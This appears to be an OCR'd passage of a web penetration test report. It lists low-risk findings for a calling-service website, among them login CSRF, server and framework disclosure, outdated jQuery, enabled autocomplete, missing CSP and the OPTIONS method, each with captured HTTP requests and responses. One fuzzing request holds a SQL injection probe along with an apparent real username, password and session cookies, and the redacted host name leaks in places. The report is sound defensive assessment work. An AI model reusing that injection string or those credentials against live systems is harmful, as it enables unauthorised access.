Tools/Tech. Used	Automate Tools and Manual Validation
Observation	A possible Cross-Site Request Forgery was identified in the Login Form of the tested website. In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.
Implications	In this particular case, CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities, this will only allow an attacker to exploit some complex XSS vulnerabilities; otherwise, it can't be exploited.
Recommendation	Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for an attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request. If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
Affected Assets	https://[redacted]
Evidence	
The request header of the tested website shows that there is no token or any other feature used by the tested website for the protection against CSRF attacks.	

Request

```
GET / HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response


Response Time (ms) : 4030.6262 **Total Bytes Received :** 117407 **Body Length :** 116936 **Is Compressed :** No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:04:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check
…
n_dropdown',hide: 'signup_dropdown'})" href="#">Login</a>
                        <div class="dropdown-menu dropdown-menu-right shadow " id="login_dropdown">
                            <form action="javascript:void(0)" method="post" id="login_form" class="p
-4">
                                <div>
```


6.16: TECHNICAL INFORMATION DISCLOSURE


Risk Rating	**Low**
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	1. **Web Server, Programming Language, and Server OS Version Disclosure.** It was observed that the tested application discloses the following information about the application web server and host operating system: a. Apache 2.2.15 (webserver) b. PHP 5.6.40 (programming language) c. CentOS 2. **Disclosure of Programming Language from URL.** It was observed that the URLs of the tested application are in the format ".PHP". With this extension, it is easy to guess that the tested application is developed in PHP 3. **Disclosure of Application Frameworks from Session Cookies.** It was observed that the tested application is using the default framework cookies, i.e., "__stripe_sid", "__stripe_mid", and "ci_session". All these cookies are default framework cookies and help get information about the backend technology used by the application. Moreover, the default PHP cookie PHPSESSID is also used by the application, which shows that the application has been developed in PHP.
Implications	The disclosure of the information is not a vulnerability, but it is beneficial in exploiting vulnerabilities identified in the application.
Recommendation	1. **Web Server, Programming Language, and Server OS Disclosure.** It is suggested to remove information from the HTTP response headers (server header, X-Powered-By) or replace them with fake/random values. 2. **Disclosure of Programming Language from URL.** It is suggested to configure web applications without PHP extension. 3. **Disclosure of Application Frameworks from Session Cookies.** It is suggested to use random/fake names for session tokens.
Affected Assets	https:/[redacted]
Evidence	

1. **<u>Web Server, Programming Language, and Server OS Version Disclosure.</u>** This information is disclosed by the tested website in the response headers, as shown in the figure below.



Information disclosure is also observed on accessing different web pages, as shown in the figures below.






As shown below, the information disclosure was also observed when different requests were fuzzed with invalid values.

```
Request
Pretty Raw \n Actions
1 GET /ajax-request?username=%2B916202242792&password=V1rt81lk3&packagename=
  mexico_1year_package'%20or%201=1%20#&offset=0&size=100&req_url=getpackages
  HTTP/1.1
2 Host: www.[redacted]
3 Connection: close
4 Accept: application/json, text/javascript, */*; q=0.01
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 X-Requested-With: XMLHttpRequest
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Dest: empty
10 Referer: https://www.[redacted]/international-calling
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; PHPSESSID=
   lgfmjdup0q1nsfdklek54vppt3; ci_session=n6vohrkn8ntak52re7bni73pccp1ubtd
14
15

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 400 Bad Request
2 Date: Mon, 09 May 2022 10:31:53 GMT
3 Content-Type: text/html; charset=iso-8859-1
4 Content-Length: 303
5 Connection: close
6 Server: Apache/2.2.15 (CentOS)
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
    <head>
10    <title>
        400 Bad Request
      </title>
11  </head>
    <body>
12    <h1>
        Bad Request
      </h1>
13    <p>
        Your browser sent a request that this server could not
14    </p>
15    <hr>
16    <address>
        Apache/2.2.15 (CentOS) Server at 127.0.0.1 Port 8080
      </address>
17  </body>
```


2. **<u>Disclosure of Programming Language from URL.</u>** It was observed that most web pages of the tested application were not using PHP extension. However, the PHP extension was observed on the following URL:




3. **<u>Disclosure of Application Frameworks from Session Cookies.</u>** The following figures show the default session cookies used by the application and how these cookies will be used to get the information about the backend technology or frameworks used by the tested website.


```
GET /transaction-history HTTP/1.1
Host: www.[redacted]
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.call.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ci_session=vh346sl6m6hcfiv58516j3vrmufd8jtm; __stripe_mid=3d0ca85f-e6e0-4cf9-b616-011b42eb47aaa963dc; __stripe_sid=aca0d0c3-b6a5-4926-9b6
```

The following figure shows that it is easy to guess that the tested application uses a stripe framework by searching the session cookies "__stripe_mid" and "__stripe_sid" from google.






The following figure shows that it is easy to guess that the tested application uses a Codeigniter framework by searching the session cookie “ci_session” from google.



The following figure shows that it is easy to guess that the tested application has been developed in PHP due to the default PHPSESSID cookie.



6.17: OUT-OF-DATE VERSION (JQUERY)

Risk Rating	**Low**
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	The target website used jQuery and detected that it was out of date.
Implications	Since this is an old version of the software, it may be vulnerable to attacks.
Recommendation	Upgrade your installation of jQuery to the latest stable version.

Reference Info	• **jQuery Improper Neutralization of Input During Web Page Generation (‘Cross-site Scripting’) Vulnerability**
	  ○ jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the 52datatype option, causing text/javascript responses to be executed.
	  ○ Affected Versions: 1.8.0 to 2.2.4
	• **jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability**
	  ○ In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.
	  ○ Affected Versions: 1.9.0 to 3.4.1
	• **jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability**
	  ○ In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.
	  ○ Affected Versions: 1.9.0 to 3.4.1
	• **JQuery Prototype Pollution Vulnerability**
	  ○ jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because

	of Object.prototype pollution. An unsanitized source object contains an enumerable __proto__ property and can extend the native Object.prototype. ○ Affected Versions: 1.0 to 3.3.1
Affected Assets	https://[redacted]
Evidence	

The following figures show the jquery version (1.11) used by the tested website.

Request

```
GET /assets/js/jquery.validate.js HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
Referer: https://call.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 2093.9939 **Total Bytes Received :** 38283 **Body Length :** 38015 **Is Compressed :** No

```
HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS)
Connection: keep-alive
Content-Length: 38015
Last-Modified: Mon, 28 Sep 2020 17:48:32 GMT
Accept-Ranges: bytes
Content-Type: text/javascript
Date: Sat, 07 May 2022 13:05:13 GMT
ETag: "e93c9-947f
…
ve
Content-Length: 38015
Last-Modified: Mon, 28 Sep 2020 17:48:32 GMT
Accept-Ranges: bytes
Content-Type: text/javascript
Date: Sat, 07 May 2022 13:05:13 GMT
ETag: "e93c9-947f-5b06346585c00"
```

```
/*! jQuery Validation Plugin - v1.11.0 - 2/4/2013
* https://github.com/jzaefferer/jquery-validation
* Copyright (c) 2013 Jörn Zaefferer; Licensed MIT */

(function($) {

$.extend($.fn, {
        // http://docs.jquery.com/Plugins/Validation/valid
…
```

6.18: OUT-OF-DATE VERSION (JQUERY UI DIALOG)

Risk Rating	**Low**
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	It was identified that the target website used jQuery UI Dialog and detected that it is outdated.
Implications	Since this is an old version of the software, it may be vulnerable to attacks.
Recommendation	Please upgrade your installation of jQuery UI Dialog to the latest stable version.
Affected Assets	https://[redacted]/assets/js/jquery-ui.js
Evidence	

The following figures show the jquery UI Dialog (1.12.1) used by the tested website.

Request

```
GET /assets/js/jquery-ui.js HTTP/1.1
Host: call.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
Referer: https://call.net/assets/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 1941.6944 **Total Bytes Received :** 520984 **Body Length :** 520714 **Is Compressed :** No

```
HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS)
Connection: keep-alive
Content-Length: 520714
Last-Modified: Mon, 28 Sep 2020 17:48:34 GMT
Accept-Ranges: bytes
Content-Type: text/javascript
Date: Sat, 07 May 2022 13:08:13 GMT
ETag: "e93d5-7f20a
…
lse {
                                newWidth = gridX - outerDimensions.width;
                                that.size.width = newWidth;
                                that.position.left = op.left + os.width - newWidth;
                        }
                }
        }

} );
```

```
var widgetsResizable = $.ui.resizable;


/*!
 * jQuery UI Dialog 1.12.1
 * http://jqueryui.com
 *
 * Copyright jQuery Foundation and other contributors
 * Released under the MIT license.
 * http://jquery.org/license
 */

//>>label: Dialog
//>>group: Widgets
//>>descripti
…
```

6.19: AUTOCOMPLETE IS ENABLED

Risk Rating	**Low**
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	It was detected that Autocomplete is Enabled in one or more of the form fields, which might contain sensitive information like “username”, “credit card” or “CVV”.
Implications	If the user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim’s browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.
Recommendation	1. Add the attribute autocomplete= “off” to the form tag or to individual “input” fields. However, since early 2014, major browsers don’t respect this instruction due to their integrated password management mechanism and offer users to store passwords internally. 2. Find all instances of inputs that store private data and disable autocomplete. Fields containing “Credit Card” or “CCV” type data should not be cached. You can allow the application to cache usernames and remember passwords; however, this is not recommended in most cases. 3. After addressing the identified issues, re-scan the application to ensure all fixes have been applied correctly.
Affected Assets	• https://[redacted]/ • https://[redacted]/transfer-credit
Evidence	

The input form doesn’t have an autocomplete attribute that is otherwise explicitly configured as enabled, as sown in the following figures.

Request

```
GET / HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 4030.6262 **Total Bytes Received** : 117407 **Body Length** : 116936 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:04:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check
…
            </div>
                                <div class="form-group mb-3">
                                    <label for="" class="mb-0">Phone Number</label>
                                    <input type="text" name="login_username" id="login_username" pla
ceholder="(+1) Enter your phone number" class="form-control w-100">
                                </div>
                                <div class="form-group mb-0">
                                    <label for="" class="mb-0">Password</label>
```

6.20: CONTENT SECURITY POLICY (CSP) NOT IMPLEMENTED

Risk Rating	Low
Tools/Tech. Used	Automated Testing and Manual Validation
Observation	It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response.
Implications	Content Security Policy (CSP) is an added layer of security that helps detect and mitigate specific attacks, including Cross-Site Scripting (XSS) and data injection attacks.
Recommendations	It is recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control resources the user agent can load for that page.
Affected Assets	https://[redacted]/
Evidence	

In the following figures, the response header shows the absence of the CSP header.

Request


```
GET / HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 4030.6262 **Total Bytes Received** : 117407 **Body Length** : 116936 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-
Age=7200; path=/; HttpOnly
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.40
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Sat, 07 May 2022 13:04:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

<!doctype html>
<html lang="en">

<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

The issue was further validated, as shown in the figure below.



6.21: OPTIONS METHOD ENABLED

Risk Rating	Low
Tools/Tech. Used	Automated Testing and Manual Validation
Observation	The OPTIONS method was allowed on the tested website, which is helpful in information gathering or enumeration.
Implications	Information disclosed from this page can be used to gain additional information about the target system.
Recommendations	Disable the OPTIONS method in all production systems.
Affected Assets	https:/[redacted]/
Evidence	

The following figures show that the OPTIONS method was enabled on the tested website.

